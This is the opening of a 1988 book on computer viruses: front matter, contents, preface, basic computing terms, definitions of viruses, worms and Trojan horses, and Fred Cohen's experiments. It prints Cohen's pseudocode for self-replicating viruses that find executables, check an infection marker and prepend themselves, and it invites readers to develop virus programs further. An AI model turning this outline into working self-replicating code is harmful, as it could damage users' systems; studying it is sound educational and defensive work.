

---

COMPUTER

**VIRUSES**

a high-tech disease

---

Ralf Burger

**Abacus**   
A Data Becker Book

Second Edition, December 1988  
Printed in U.S.A.  
Copyright © 1987, 1988

Copyright © 1988

Data Becker, GmbH  
Merowingerstraße 30  
4000 Düsseldorf, West Germany  
Abacus  
5370 52nd Street, SE  
Grand Rapids, MI 49508

This book is copyrighted. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording or otherwise without the prior written permission of Abacus Software or Data Becker, GmbH.

Every effort has been made to ensure complete and accurate information concerning the material presented in this book. However, Abacus Software can neither guarantee nor be held legally responsible for any mistakes in printing or faulty instructions contained in this book. The authors always appreciate receiving notice of any errors or misprints.

The programs presented in this book are for demonstration and testing purposes only. Abacus Software will take no responsibility nor can be held legally responsible for damages caused by improper handling or use of the demonstration programs.

Amiga 500, Amiga 1000 and Amiga 2000, are trademarks or registered trademarks of Commodore-Amiga Inc.

IBM, AT, XT and PC are trademarks or registered trademarks of International Business Machines, Inc.

MS-DOS and Microsoft Word are trademarks or registered trademarks of Microsoft Corporation.

WordStar is a registered trademark of MicroPro International.

Turbo Pascal is a registered trademark of Borland International.

Atari ST, ST and Atari are trademarks or registered trademarks of Atari Corporation.

ISBN 1-55755-043-3



# Table of Contents

<b>Part 1 The background of computer viruses</b>	<b>1</b>
1. What are computer viruses?	3
1.1 Data processing terms	7
1.2 Program Modification	9
1.3 Data Modification	10
1.4 Properties of virus programs	13
1.5 Definition of a virus program	15
2. Historical review	17
2.1 Glasnost? The studies of Fred Cohen	20
3. Dangers from computer viruses	27
3.1 The legend of positive viruses	32
3.2 Virtually impossible to trace	34
3.3 From software to soft war	35
4. Status quo of virus research	37
4.1 Chaos Communication Congress, Dec. 1986	40
4.2 Secret studies?	42
5. Live with the danger?	45
5.1 Comments about viruses	48
5.2 Ignorance is bliss	53
5.3 An informative discussion	55
6. Examples of viruses	59
6.1 Diagnosis: Virus attack?	62
6.2 Crasher viruses	66
6.3 Can viruses destroy hardware?	68
6.4 Error simulation viruses	69
6.5 Target: Data	70
6.6 Theft of computer time	71
6.7 Taking advantage	72
6.8 Extortion	73
6.9 Industrial and other espionage	74
6.10 Pros and cons of passwords	75
6.11 Theft protection virus	77
7. Protection strategies	79
7.1 Software	82
7.2 Data	84
7.3 The system	86
7.4 The users	87
7.5 Computer misuse insurance	88
<b>Part 2 Computer viruses in practice</b>	<b>93</b>
8. Real computer viruses	95
8.1 Overwriting viruses	98
8.2 Non-overwriting viruses	100
8.3 Memory-resident viruses	104

# TABLE OF CONTENTS

# COMPUTER VIRUSES: A HIGH-TECH DISEASE

8.4	Calling viruses	107
8.5	Other viruses	109
8.6	Demonstration software	110
8.7	VIRDEM.COM	121
9	Languages for virus programming	125
9.1	Viruses in assembly language	128
9.2	Viruses in Pascal	159
9.3	Viruses in BASIC	163
9.4	Batch viruses	166
9.5	Infections in the source code	173
10.	Various operating systems	177
10.1	MS-DOS	180
10.2	Viruses under CP/M	184
10.3	Networks	186
11.	Paths of infection	191
11.1	Viruses in the carrier program	194
11.2	Viruses by phone	198
11.3	Paths through the isolation	199
11.4	Programmers	202
12.	The security risks	203
12.1	Data protection and service	208
12.2	VIR-DOS?	210
12.3	Randomly occurring viruses	211
13.	Manipulation tasks	217
13.1	Nothing's as easy as a crash	220
13.2	Software vs. hardware	223
13.3	False errors	225
13.4	Data manipulations	227
13.5	This far and no farther	228
14.	Protection strategies	229
14.1	Virus-proof operating systems	232
14.2	Protection through self-mutilation	233
14.3	Virus hunter programs	234
14.4	Protection viruses	242
14.5	Hardware protection	243
14.6	Alteration searcher	248
14.7	What do you do when you're infected?	253
14.8	Away with the standard?	255
15.	A look at the future	259
15.1	What will the software of the future look like?	262
15.2	EDP high-security complex	264
15.3	Are viruses controllable?	267
15.4	A way to artificial intelligence?	269
	Index	275

## **Preface**

The topic of this book has recently reared its (ugly) head. Several commercial and government computer systems were stricken with computer virus epidemics, effectively shutting down the computer networks and interrupting the work of hundreds of users.

Since Abacus also publishes computer software, we are acutely aware of the offensive nature of computer viruses. Their potential for destruction should not be underestimated.

Our purpose in publishing this book is to shed as much light on computer viruses as possible. Our goal is to make all users aware of the problems that can arise from casually sharing programs - whether they come from diskettes or over networks.

Some readers may feel that the virus examples in the book should be omitted. It should be made clear that we have printed the examples to illustrate how easy it is to write a virus. Surely anyone who is bent on destruction will have the know-how to create far more sophisticated and harmful viruses. On the other hand, unless you know how a virus operates, it is difficult to protect against them.

We encourage your feedback about this book and your experiences with and protecting against computer viruses.

Arnie Lee  
November 1988

## Introduction

It's been over a year since the original edition of this book appeared in Europe. A great deal has happened in the field of viruses since the release of the original and this American edition. Recently the world has acquired a new awareness of viruses, thanks to the many reports from the news media, both accurate and otherwise.

This book is intended to be a general guide to viruses rather than a reference work. It is the result of over two-and-a-half years of study and research, as well as numerous interviews and critiques through the most noted authors on the subject.

I would like to thank the following people—this book wouldn't have been written without their help and support: CCC, S. Wernéry, the Bavarian hacker, Dr. Wenzel, H. Jaeger, G. Meyerling, S. Kaiping, S. Ackermann, B. Fix, M. Vallen, Dr. Sperber, G. Suelmann, O. Jaster and, of course, Helga.

Much of the early research about viruses came about as third-hand information. I hope that the publication of this book will change some of your views about viruses, whether you are a casual reader or someone reading it for scientific reasons.

*Ralf Burger, March 1988*

## Part 1: The background of computer viruses

Traveling at what seems the speed of moving electrons, comical, sometimes destructive computer programs known as *viruses* have been spreading through the international computer community like an uncontrollable plague. Virus programs, created as practical jokes or as deliberate acts of sabotage, spread quickly from computer to computer when computer operators unaware of the infection share "contaminated software."

### Chaos

The German Chaos Computer Club, known for discovering security breaches in data processing systems, used an operating system error to access the computers of institutions like the German Research and Experimentation Institute for Aviation and Aeronautics, the European Space Authority (ESA), and even NASA. According to the hackers' statements, these break-ins involved more than data espionage. "Trojan horse" programs were left in the Space Physics Analysis Network computer (SPAN - a worldwide computer network). These Trojan horse programs were to keep the path open that the hackers had found into the computer. The affected institutions can consider themselves lucky that the intruders were only hackers, who had no interest in using the information they had obtained for unlawful purposes.

### Computer AIDS?

The press has had a field day with stories on computer viruses. The various articles range from the New York Times' January 31, 1988 article "Computer Systems Under Siege, Here and Abroad" to Newsweek's February 1, 1988 article "Is your Computer Infected?" appearing on the same page as "A Case of AIDS-And Malpractice." There have even been cases where commercial software packages were found to contain viruses.

But all of this publicity has not cleared things up. Computer users circulate strange rumors about mysterious viruses in computers. Sometimes people think they involve organic viruses and they are afraid to touch unfamiliar disks without gloves; sometimes they are afraid to use on-line services or electronic mail for fear of infection. In part, it seems as though a hysteria is spreading among computer users which nearly equals the uncertainty over the AIDS epidemic.

### Goals

The goal of this book is to inform the reader who wants to know more about this topic in general. Both the reader who wants to find out exactly how viruses are programmed and the reader with a general interest in this topic will find comprehensive information about all aspects of the virus problem. Of course, old and new strategies for detecting and protecting against viruses will be discussed.

Yet, this book may also be a disturbing book. It raises questions about new ways of programming. Computer viruses offer a unique approach to programming which is just waiting to be expanded upon by young, interested programmers.

**Virus  
Programs**

This book presents an opportunity to study actual virus programs. It contains virus programs in several computer languages, which for experimental purposes can be developed further. Working with computer viruses requires that you have a strong sense of responsibility to prevent misusing the virus programs. Just like all new technical developments, viruses have two sides. When used improperly, computer viruses can cause virtually unlimited damage; used properly, they may bring about a new generation of self-modifying computer operating systems. Each and every reader of this book has the opportunity to help in this development and introduce a positive change in electronic data processing and computer technology.

Those who wish to examine and experiment with computer viruses on an experimental level will quickly discover what fantastic programming possibilities they offer. And the question will also arise:

How are we to judge a programmer when he molds his intellect into a binary pattern and sends it on a journey with the task of reproducing and competing against what it finds "outside" in the real world?

This is a question which only you can answer for yourself.

**1**

**What are computer viruses?**

## 1. What are computer viruses?

In the early 1980's, if a programmer had said that a computer could be infected by "viruses," he probably would have been greeted with only sympathetic laughter from his colleagues. In the meantime the response to this problem has changed somewhat, due in part to extensive but not always factual publicity. But even today many users are under the false impression that computer viruses refer to viruses in the biological sense.


Of course this is not true. Computer viruses are programs, just like a spreadsheet or a word processor. This distorted picture of computer viruses is the reason that the spectrum of responses to this topic range from sympathetic laughter to a knowing grin up to a panic over viral infection. Factual explanations about these matters have generally been ignored up to now. There have been reports of "promiscuous disks," of worms which eat through the computer, and "hard viruses which destroy the ROM." To bring a little clarity to this confusion, this book is intended to be a guide in the world of computer viruses.

First we should explain the origin of the term *computer virus*. We will use parallels between biological viruses and viruses in the computer.

Biological viruses	Computer viruses
Attack specific body cells	Attack specific programs (all *.COM, all *.EXE, etc.)
Modify the genetic information of a cell other than originally intended	Manipulate the program: It performs tasks
New viruses grow in the infected cell itself	The infected program produces virus programs
An infected cell is not infected more than once by the same cell	A program is infected only once by most viruses
An infected organism may not exhibit symptoms for a long time	The infected program can work without error for a long time
Not all cells with which the virus comes in contact are infected	Programs can be made immune against certain viruses
Viruses can mutate and thus cannot be clearly told apart	Virus programs can modify themselves and possibly escape detection this way



Now you may wonder: "How is it possible that a program in a computer could behave like living viruses in an organism?" To be able to answer this question, you must be familiar with the organization of a computer system. Since this book is also intended to make viruses understandable to inexperienced people, the organization of a computer system is explained in the next few pages. This explanation is strongly oriented to the MS-DOS operating system, but it also applies to many other operating systems as well. (Readers who are familiar with computers are asked to be patient here. The extensive explanation is necessary to make sure everyone is familiar with the technical terms used.)



OTTO '88

## 1.1 Data processing terms

<b>Hardware:</b>	Hardware is all the parts of a computer which you can touch.  The hardware of a computer consists of the following components:
<b>The processor</b>	<i>The processor (microprocessor/Central Processing Unit)</i>  The "brain" of the computer. It processes program commands and can perform logical and arithmetic operations.
<b>Working memory</b>	<i>The working memory (Random Access Memory/RAM)</i>  The "short-term memory" of the computer. Stored in the working memory is information which the computer must have quick access to. The information in working memory is lost when the computer is turned off.
<b>Permanent storage</b>	<i>The permanent storage (Read Only Memory/ROM/EPROM)</i>  The "instinctive" functions of the computer are stored in permanent memory. As a rule, the permanent memory cannot be changed by the user. Here are stored important routines like screen output, printer control, disk access, etc.
<b>Mass storage</b>	<i>The mass storage (floppy disk/hard disk/tape)</i>  The "long-term memory" of the computer. Information in mass storage is not lost when the computer is turned off.
<b>Peripherals</b>	<i>The peripherals (printer/plotter/monitor)</i>  All devices which are attached to the computer.  This hardware can then be used with the following software:
<b>Software:</b>	In contrast to hardware, it isn't possible to touch software because it consists only of a sequence of program instructions.
<b>The operating system</b>	The user interface. The operating system represents the program environment. This makes it possible to use the same programs on computers with the same operating system even though the computers were made by different manufacturers. This transportability of programs is called <i>compatibility</i> . The operating system uses functions or programs that are stored in permanent memory, and makes standard operations available: input and output and disk operations (DOS = Disk Operating System).

<b>Application software</b>	Programs which turn the computer into a tool. Examples include text editors, accounting programs and databases. Programs consist of a sequence of CPU (Central Processing Unit) commands. During operation, the processor constantly accesses the storage media (RAM/ROM) to obtain its instructions.
<b>Source code</b>	A program in a printable and readable programming language, such as Pascal, FORTRAN or BASIC. This source code must be turned into an understandable form by the processor with a program called a compiler or it must be processed by an interpreter.
<b>Object code</b>	The result of compilation of a source code. The object code can be executed (RUN) by the CPU.
<b>Compiler</b>	A compiler translates source code into an executable program (object code).
<b>Interpreter</b>	For every program command in the source code the interpreter accesses a "translation table" and executes the CPU commands indicated there. BASIC is an interpreted language.
<b>Memory</b>	The working memory is managed by the operating system or the application software. The division of the working memory looks like this:

Reserved for system	highest system address
User program three	
User program two	
User program one	
Operating system under control of functions contained in ROM	lowest system address

As you can see, it's possible that several application programs can be in working memory in addition to the operating system. The processor cannot process more than one program at a time.

Although it sometimes seems as if different programs run at the same time on the computer, this is not the case. Each program only runs for a short time, then the next program is started and run for a short time. However, the time change between programs is so small that the user doesn't notice it. Programs which are in memory but which are not active are called memory resident programs.

## 1.2 Modifying programs

As a general rule, every programmer takes great pains to see that his software runs properly. For example, he tries to avoid the notorious problem of "hanging up" the computer (the continuous repetition of a program loop without being able to get out of it). He also tries to make sure that erroneous user input doesn't crash the program or doesn't destroy other data. "Defensive" programming in this manner requires particular care and is one of the most time consuming parts of software development.

Most commercial software is sold and distributed as object code as opposed to source code. Source code is a file of the higher level language statements which when compiled may be executed as an application. Object code is a file of executable machine language instructions produced by compiling the source code. In general, if object code is modified, you can expect problems to arise.

Although it is a time-consuming activity, one of the popular hobbies of some computer hackers is to "reverse-engineer" the object code of commercial software. This is not an activity that is looked on kindly by software publishers.

For example, the hacker may want to remove or change the program copyright message. There are many tools which he can use to make the change. One of these tools is called a *disassembler*. This is a program which, with some knowledge, can be used to recreate a source listing from the object code. This allows the program to be more easily understood, and allows the original program to be adapted to personal desires.

You can even use these tools to make changes to a payroll system for example. If such a change is carried out cleverly, the authorities may not detect the changes at all.

But we don't want to create the impression here that such changes can be made by ordinary users. Considerable knowledge is required to alter object files in this manner.

### 1.3 Modifying data

It's also possible to have one program change the contents of other programs. As a general rule the purpose of a program is to change data. This applies to a word processor as well as a computerized billing system. The following example shows that these data changes often go beyond what the user intends and desires:

The following paragraph was first written to a file named "test.txt" with the COPY command of the MS-DOS operating system and then displayed on the screen with TYPE:

```
c>Type test.txt
```

This is a test which shows how many foreign characters some word processors place in a pure ASCII document.

The same paragraph was then entered in letter format with a word processor (Microsoft Word) and then displayed on the monitor with TYPE:

```
c>Type test.txt
```

```
11 1/2 0 ♥♦♦♦♦\WORD\NORMAL.STY
IBMPRO ® This is a
test which shows how many foreign characters some word pro-
cessors place in a pure ASCII document.
¢ 0 {H!!
```

As you can clearly see, this document is no longer easy to understand using the TYPE command. Let's explore this file in more detail with a debugger (like DEBUG included with the MS-DOS operating system).

First the paragraph entered with COPY:

```
-d 0100
11AA:0100 54 68 69 73 20 69 73 20-61 20 74 65 73 74 20 77 This is a test w
11AA:0110 68 69 63 68 20 73 68 6F-77 73 20 68 6F 77 20 6D hich shows how m
11AA:0120 61 6E 79 20 66 6F 72 65-69 67 6E 20 63 68 61 72 any foreign char
11AA:0130 61 63 74 65 72 73 20 73-6F 6D 65 20 77 6F 72 64 acters some word
11AA:0140 20 70 72 6F 63 65 73 73-6F 72 73 20 70 6C 61 63 processors plac
11AA:0150 65 20 69 6E 20 61 20 70-75 72 65 20 41 53 43 49 e in a pure ASCI
11AA:0160 49 20 64 6F 63 75 6D 65-6E 74 2E 0D 0A 06 86 35 I document.....5
11AA:0170 FF 2E A3 80 35 2E 88 1E-82 35 2E C6 06 85 35 00 ....5.....5.....
-quit
```

The paragraph is made up of ASCII characters with values between 20h and 80h. The only control characters which are used are 0Dh and 0Ah (carriage return and linefeed).

Here is the same paragraph entered with the Microsoft Word word processor:

```
-d 0100 0350
11AA:0100 31 BE 00 00 00 AB 00 00-00 00 00 00 00 EB 00 1.....
11AA:0110 00 00 03 00 04 00 04 00-04 00 04 00 5C 57 .....W
```

```

11AA:0120 4F 52 44 5C 4E 4F 52 4D-41 4C 2E 53 54 59 00 00 ORD\NORMAL.STY..
11AA:0130 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0160 00 00 49 42 4D 50 52 4F-00 00 05 00 00 00 00 00 ..IBMPRO.....
11AA:0170 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0180 54 68 69 73 20 69 73 20-61 20 74 65 73 74 20 77 This is a test w
11AA:0190 68 69 63 68 20 73 68 6F-77 73 20 68 6F 77 20 6D hich shows how m
11AA:01A0 61 6E 79 20 66 6F 72 65-69 67 6E 20 63 68 61 72 any foreign char
11AA:01B0 61 63 74 65 72 73 20 73-6F 6D 65 20 77 6F 72 64 acters some word
11AA:01C0 20 70 72 6F 63 65 73 73-6F 72 73 20 70 6C 61 63 processors plac
11AA:01D0 65 20 69 6E 20 61 20 70-75 72 65 20 41 53 43 49 e in a pure ASCII
11AA:01E0 49 20 64 6F 63 75 6D 65-6E 74 2E 00 00 00 00 00 I document.....
11AA:01F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0200 80 00 00 00 00 00 00 00-FF FF B5 05 48 13 09 0A .....H...
11AA:0210 E9 0D 00 00 2E 13 03 00-40 05 16 01 48 13 00 00 .....@...H...
11AA:0220 43 3A 5C 00 00 2A 1E 2C-1E 30 1E 35 1E 3A 1E 3E C:\...0.5.1.>
11AA:0230 1E 22 00 20 63 6D 00 20-70 31 30 00 20 70 31 32 .". cm. pl0. pl2
11AA:0240 00 20 70 74 00 20 6C 69-00 A0 05 37 02 90 00 78 . pt. li...7...x
11AA:0250 00 14 00 F0 00 5C 1E 5E-1E 61 1E 64 1E 68 1E 6C ....\^..a.d.h.l
11AA:0260 1E 6F 1E 22 00 69 6E 00-63 6D 00 70 31 30 00 00 .o."..in.cm.pl0..
11AA:0270 31 BE 00 00 00 AB 00 00-00 00 00 00 00 00 EB 01 l.....
11AA:0280 80 00 00 00 EC 00 00 00-FF FF B5 05 48 13 09 0A .....H...
11AA:0290 E9 0D 00 00 2E 13 03 00-40 05 16 01 48 13 00 00 .....@...H...
11AA:02A0 43 3A 5C 00 00 2A 1E 2C-1E 30 1E 35 1E 3A 1E 3E C:\...0.5.1.>
11AA:02B0 1E 22 00 20 63 6D 00 20-70 31 30 00 20 70 31 32 .". cm. pl0. pl2
11AA:02C0 00 20 70 74 00 20 6C 69-00 A0 05 37 02 90 00 78 . pt. li...7...x
11AA:02D0 00 14 00 F0 00 5C 1E 5E-1E 61 1E 64 1E 68 1E 6C ....\^..a.d.h.l
11AA:02E0 1E 6F 1E 22 00 69 6E 00-63 6D 00 70 31 30 00 00 .o."..in.cm.pl0..
11AA:02F0 31 BE 00 00 00 AB 00 00-00 00 00 00 00 00 EB 01 l.....
11AA:0300 12 00 13 00 14 00 15 00-16 00 17 00 18 00 20 00 .....
11AA:0310 28 00 00 00 00 00 00 00-31 30 2F 35 2F 38 36 20 (.....10/5/86
11AA:0320 31 31 2F 36 2F 38 34 20-6B 00 00 00 00 00 00 00 11/6/84 k.....
11AA:0330 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
11AA:0340 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
quit

```

The file is considerably longer than the text which was originally entered. At the beginning of the file (header) are some control characters which make the file difficult to read with TYPE and make the document unusable for any other word processor.

But control characters are not just in the header, they may also be found in the middle of the text, namely at line breaks or soft hyphens. The control characters embedded in the file are important and useful for a powerful word processor, but for certain applications it can also be quite disruptive.

Those who look closely at these two documents find that although the files can be read by the original editor, they are completely unusable for a remote file transfer (in ASCII) to another computer because they contain too many control codes.

Also, a compiler cannot process files created or edited in this mode. Merely reading a pure ASCII file into a word processor and saving it, may introduce these control characters into the text.

Based on these properties of certain text editors, it is possible to write an editor which reads text files and, check the spelling of the document when the file is read in. The program could automatically correct the spelling of mis-spelled words. But would the program always insert the correct spelling; would it know that Mr. Gren is correct and not replace it with Mr. Green?

This example shows the dangers in automatically making changes using the computer. But the possibilities for program-controlled changes are not limited to data. In this same manner, programs (object codes) can be manipulated by other programs.

A computer doesn't care whether a particular data record it is dealing with is a program or "real" data. Since the introduction of the "von Neumann computer," there has been no distinction within the computer between programs and data. On MS-DOS systems, the only indication in the directory is in the filenames. When you change CUSTOMER.DTA to WS.COM, the computer thinks it is an executable program. If you attempt to execute the renamed file, the computer will probably crash.

Installation programs make full use of the ability to treat and modify programs as if they were data files. Installation programs can adapt the program to be installed to the system environment. To do this the user must answer questions which the program poses. The operation of the installation program consists of changing certain parameters of the program whose addresses are known to the installation program. Therefore it is naturally impossible to install WordStar with an installation program intended for Turbo Pascal. It's possible to write a program which searches through main memory for the program WS.COM and, if it finds it, changes WordStar so that the "Save file" function is replaced by the "Delete file" function, a classic example of a manipulation with unpleasant results.

## 1.4 Properties of virus programs

Knowing how to write programs that manipulate or make changes is a small step to knowing exactly what computer viruses are. Virus programs combine many of the properties mentioned previously. A virus program is a manipulating program because it modifies other programs and reproduces itself in the process. We'll show how this happens graphically.

**Marker bytes** If a virus program is started, the current disk drive is searched for a user program - one that the virus can change. If it finds a user program, it is tested to see if it has already been infected by the virus. The first part of the user program is read and checked to see if the virus marker byte "M" is present. A virus marker byte indicates an infection. Since an already infected program need not be re-infected, the virus continues to search until it finds a program without infection, that is, without the virus marker "M". This protection against multiple infections is necessary so that the virus doesn't expend its energy infecting a program which is already infected. Let's say that the first user program found is infected and contains the virus marker.

M	VIR	1st User Program
---	-----	------------------

**M** Virus marker byte. This marker byte indicates an infection and prevents the program from being infected more than once.

**VIR** Virus kernel. The virus kernel contains the routines and functions which are necessary to retain reproductibility.

### Viral infection

The virus skips the infected program and searches for a second user program that is not infected. If this second program is a user program it can infect, the virus transfers itself into this program by overwriting the start of the program on the disk drive with a copy of itself.

2nd User Program
------------------

Now the virus is spreading. The user may notice only a write access to the disk drive as this takes place.


M	VIR	2nd User Program
---	-----	------------------

If this infected second user program is started, the virus program is executed because it overwrote the program code of the second user program. The virus then reproduces itself in the manner described above in the third user program.




After the virus copy process is finished, serious program errors occur in the second user program. A part of the second user program is gone since space was needed for the virus code.

Before the start of the second user program:



After the start of the infected second user program:



Now that we have explained how a virus operates, we should explain some types of programs which are often confused with viruses.

#### **Worms**

The first is the classic worm program. This is a program which reproduces itself by creating copies of itself. The essential difference between this and a virus is that worms don't require a host program in order to reproduce. Worms "creep" through all levels of a computer system without using a carrier program.

**Logical virus** Another type of program which might arguably be called a virus is the *logical virus*. These programs not only modify their host's programs, they delete them entirely and take their place. This can be done through simple renaming, for example: If A is a virus and B is a user program, then renaming A to B makes B appear as a virus.

**Trojan horses** The third example is the *Trojan horse*. The basic idea of this type of program is at least as old as the original Trojan horse. The operation is as simple as it is dangerous. While the user is mesmerized by a fantastic graphics display, perhaps even accompanied by music from the system speaker, the program reformats the hard drive unnoticed.

## 1.5 Definition of a virus program

Before things become too scientific, the following (hopefully understandable) definition of computer viruses should give the less technically interested reader a description of the operation of virus programs:

A computer virus is a program which can insert executable copies of itself into other programs. Every infected program can in turn place additional copies of the virus in other programs.

Naturally, scientists are not satisfied with such a definition. But since really no official scientific work has been done on the subject of viruses (even Fred Cohen's book Computer Viruses: Theory and Experiments is disputed in some circles) we must be content with an attempt at a definition. We should mention a publication of the University of Dortmund, West Germany, written by J. Kraus (1981). There the auto-reproduction of software, the basic virus principle, was precisely defined:

"Let  $\pi$  be a valid program in the machine language M."

"If  $\pi$  has no inputs, and if  $\pi$  outputs its machine code (exactly) or copies it in main memory, then it is (strictly) self-reproducing."

This precise definition cannot be used for virus programs, because a virus doesn't have to reproduce itself (exactly). It needs only to reproduce certain parts of the program. In addition this definition defines only the reproduction of the actual program code and not binding it into other programs. Thus a definition might be worded as follows:

A program must be characterized as a virus program if it combines the following attributes:

1. Modification of software not belonging to the virus program by binding its program structures into these other programs.
2. Capability to execute the modification on a number of programs.
3. Capability to recognize a modification performed on a program.
4. The ability to prevent further modification of the same program upon such recognition.
5. Modified software assumes attributes 1 to 4.

If a program lacks one or more of these properties, then in the strict sense it cannot be considered a virus program.

## **2**

### **Historical review**

## 2. Historical review

It's extremely difficult to pin down the point in time when virus programs were first discussed. Even more difficult is figuring out when and where the idea of the auto-modifying and auto-reproducing programs was born.

Mathematical models for the spread of infections have been known for some time (N.T.J. Baily, The Mathematical Theory of Epidemics, Hafner (1957)). Publications about "worm programs" and viruses appeared in the U.S. in the seventies and early eighties (ACM Use of Virus Functions to Provide a Virtual APL Interpreter under User Control (1974) and The Worm Programs—Early Experience with a Distributed Computation (1982)).

Without a doubt, the book on computer viruses which has received the most attention worldwide is Fred Cohen's Computer Viruses: Theory and Experiments. The reason for this popularity is that not only did Cohen explain the topic of viruses clearly and in great detail, he also documented practical experiments on computer systems. This chapter describes the essential points of Cohen's work.

## 2.1 Glasnost? The studies of Fred Cohen

In the introduction, Cohen tries to explain the principle of virus programs to the reader (from a scientific standpoint you cannot view his definition of a virus as complete):

"We define a computer virus as a program that can infect other programs by modifying them to include a slightly altered copy of itself. A virus can spread throughout a computer system or network using the authorizations of every user using it to infect their programs. Every program that gets infected can also act as a virus and thus the infection grows."

This description is certainly suited to give a layman an approximate idea of the operation of virus programs, but it misses things like the infection detection property. This defect is corrected later in listings of virus programs in pseudocode, however.

A simple V virus is described as follows in pseudo code (The 12345678 are the virus marker bytes):

```
program virus:=
{12345678;

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file=12345678 then goto loop;
prepend virus to file;}

subroutine do_damage:=
{whatever damage is to be done}

subroutine trigger_pulled:=
{return true if some condition is satisfied}

main program:=
{infect_executable;
if trigger_pulled then do_damage;
goto next;}

next:}
```

**Description:** The infect\_executable subroutine searches for an executable file and checks to see if this file contains the virus marker "12345678". The presence of this indicates an existing infection and causes the program to continue searching. If the virus marker is missing, the virus is placed in front of the file.

The do\_damage subroutine contains an arbitrary manipulation task.

The trigger\_pulled subroutine checks to see if a certain condition exists. If this is the case, trigger\_pulled is true.

The `main_program` first infects healthy programs, and then tests for the presence of a condition, performing some manipulation task if it's present.

### Sleeping viruses

Cohen describes a particularly insidious variant of computer viruses, the *sleeping viruses*. These are viruses which wait for the occurrence of some triggering event. Previous authors that worked on viruses apparently liked this type of virus, and so almost every publication contains an example of a virus which deletes all data and programs on April 1.

For Cohen the main risk was for multi-user installations. He writes: If V infects one of the executable programs E of user A and user B then starts this program, then V also infects the files of B.

Cohen also originated the legend of positive viruses, the existence of which he believed was proven by the *compression virus*. In Section 3.1 we'll describe why positive viruses of this form do not make sense.

### Cohen's compression virus

```
program Compress_virus:=
{01234567;

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file=01234567 then goto loop;
compress file;
prepend compression_virus to file;}

main_program:=
{if ask_permission then infect_executable;
uncompress the_rest_of_this_file into tmpfile;
run tmpfile;} }
```

According to Cohen, this program possesses the positive property of infecting other programs. Because of the compression routine, these infected programs require less storage space. This example, which for Cohen represented a positive legitimization of his research, was cited by later authors.

### Cohen's experiments

Cohen's first experiment occurred on 9/10/83 at the University of Southern California on a fully-loaded VAX 11/750 running UNIX in the context of a protection seminar. Only eight hours of expert work was required for the preparation of the carrier program "vd". To prevent uncontrolled spreading, many safety features were included, such as built-in tracing and encoding. In a short time (an average of 30 and a minimum of five minutes) the virus program obtained all of the system authorizations for the user. The time for an infection was under 500ms and the infection was not noticed by the other users.

What had to happen did: Cohen was denied further access to the system.

Cohen then planned experiments on TOPS-20, VMS, VM/370 systems, and a network of several of these systems. The programs, which took between three and six hours to develop, were to:

- a) find infectable programs
- b) infect them and
- c) do so while overstepping the user boundaries.

These experiments were never completed due to "fear reactions" on the part of the system administrators (according to Cohen).

At the start of August 1984, Cohen was allowed to use a VAX running UNIX to perform additional experiments to determine the propagation speed. The resulting table may look impressive, but it tells little because the aggressiveness of a virus can be controlled arbitrarily.

#### Cohen's overview of propagation

System 1			
Program status	Number	Infected	Time
System jobs	3	33	0
Administrator	1	1	0
User	4	5	18

System 2			
Status	Number	Infected	Time
System jobs	5	160	1
Administrator	7	78	120
User	7	24	600

Number: number of users

Infected: number of users to whom the virus was transmitted

Time: Time (min) from login to infection

Cohen saw the principle danger in "sharing," that is, multiple users accessing the same data. He concluded:

"Where there is a path from A to B and a path from B to C, then there is also a path from A to C."

Logically it follows that the spread of a virus can be stopped by isolation. Various proposed solutions based on the integrity model and the Bell-LaPadula model, as well as the recording of data movements, do not lead to satisfactory results, however. At least not when fast and voluminous data exchange is required.

This lead to the search of strategies for recognizing viruses. Cohen tried to show the impossibility of a carefully directed search strategy with a program example, which can be described as a logical oscillator. The program looks like this:

```

program contradictory_virus:=
{12345678;

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file=12345678 then goto loop;
prepend virus to file;}

subroutine do_damage:=
{whatever damage is to be done}

subroutine trigger_pulled:=
{return true if some condition holds}

main program:=
